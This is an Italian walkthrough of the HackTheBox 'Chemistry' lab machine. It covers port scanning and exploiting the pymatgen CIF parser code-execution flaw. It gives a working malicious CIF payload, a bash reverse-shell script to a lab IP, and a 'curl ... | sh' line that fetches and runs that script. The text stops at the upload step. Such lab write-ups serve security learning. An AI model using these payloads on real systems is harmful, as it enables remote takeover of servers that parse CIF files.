Chemistry


About Chemistry

'Si tratta di una macchina HTB di difficoltà 'easy' , che presenta una vulnerabilità di RCE in pymatgen' (CVE-2024-23346) nella libreria Python
la quale permette l upload di un file maligno di tipo 'CIF' hostato in 'CIF Analyzer' all interno del sito web.
Una volta scoperto l' HASH e crackato ci si può connettere al target con servizio SSH come utente 'Rosa'.
Per quanto rigurada la parte di 'Priv_esc' , si trova una vulnerabilità di [redacted] che permette di leggere file in maniera arbitraria
all interno della libreria Python 'AioHTTP' a riguardo si tratta della (CVE-2024-23334), che potrà essere sfruttata per leggere all interno della
web-application la 'root-flag'.

IP_CHEMESTRY= **10.10.11.38**

Enumeration

Scan Port && Service NMAP




```
opt/htb_machine/Chemistry  nmap -A --open -sC -sV -T5 -Pn 10.10.11.38 -oG chemestry_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-08 09:52 CEST
Nmap scan report for 10.10.11.38
Host is up (0.048s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  http    Werkzeug httpd 3.0.3 (Python 3.9.5)
|_http-title: Chemistry - Home
|_http-server-header: Werkzeug/3.0.3 Python/3.9.5
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

22/tcp   open ssh   OpenSSH 8.2p1 Ubuntu 4ubuntu0.11
5000/tcp open http   Werkzeug httpd 3.0.3 (Python 3.9.5)   http-title: Chemistry - Home

Aggiungo al file /etc/hosts 'chemistry.htb'


WEB_SERVER PORTA 5000


Not secure chemistry.htb:5000

Chemistry CIF Analyzer

Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information File) and analyze the structural data contained within.

Presenta una sezione ‘login’ ma non ho le credenziali e una sezione ‘register’ quindi registro un nuovo utente e faccio il login come ‘test:test’



Register

Username: test

Password: ••••


Already have an account? Login here

Una volta registrato e fatto il login mi si presenta una pagina dove è possibile fare l upload di un file di tipo ‘CIF’



Cos'è un CIF File?

RIF=https://en.wikipedia.org/wiki/Crystallographic_Information_File



Crystallographic Information File


Article Talk

From Wikipedia, the free encyclopedia

Crystallographic Information File (**CIF**) is a standard text file format for representing crystallographic information, promulgated by the International Union of Crystallography (IUCr). CIF was developed by the IUCr Working Party on Crystallographic Information in an effort sponsored by the IUCr Commission on Crystallographic Data and the IUCr Commission on Journals. The file format was initially published by Hall, Allen, and Brown[1] and has since been revised, most recently versions 1.1 and 2.0.[2] Full specifications for the format are available at the IUCr website. Many computer programs for molecular viewing are compatible with this format, including Jmol.

Quindi effettuo una ricerca su google per 'exploit CIF File' e trovo un POC interessante su github

RIF= https://github.com/materialsproject/pymatgen/security/advisories/GHSA-vgv8-5cpj-qj2f


PoC

The vulnerability can be exploited as follows:

Create a file `vuln.cif` with the following contents:

```
data_5yOhtAoR
_audit_creation_date            2018-06-08
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution Ex

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1]


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```

Then, parse the cif file with the following code:

```
from pymatgen.io.cif import CifParser
parser = CifParser("vuln.cif")
structure = parser.parse_structures()
```


Contenuto del file da creare 'vuln.cif'

```
data_5yOhtAoR
_audit_creation_date            2018-06-08
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("touch pwned");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```

Quello che devo fare a questo punto è crearmi un file a parte 'shell.sh' che contenga la shell-inversa da


aggiungere nella sezione apposita
del file mostrato nel POC, modificandolo come segue

Creazione 'shell.sh'




```
opt/h/Chemistry  echo -ne '#!/bin/bash\n/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.8/
9000 0>&1"' > shell.sh
opt/h/Chemistry  ls                                                        ✔ | root@xyz
Chemistry.ctd  chemestry_scan  shell.sh
opt/h/Chemistry  cat shell.sh                                              ✔ | root@xyz
#!/bin/bash
/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.8/9000 0>&1"#
opt/h/Chemistry                                                            ✔ | root@xyz
```

Modifica file POC 'vuln.cif' con inserimento 'shell.sh'




```
  GNU nano 8.3                                   vuln.cif *
data_5yOhtAoR
_audit_creation_date            2018-06-08
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__
getattribute__ ( *[().__class__.__mro__[1]]+["__sub" +
"classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system
("curl http://10.10.14.35/shell.sh | sh");0,0,0'

_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```

Apertura server python3 per upload sul server del file 'shell.sh'




```
opt/h/Chemistry  python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Upload file 'vuln.cif' sul server-web e apertura nc porta 9000 Ricezione Shell




Filename	Actions
ciccio.cif	View Delete

Logout

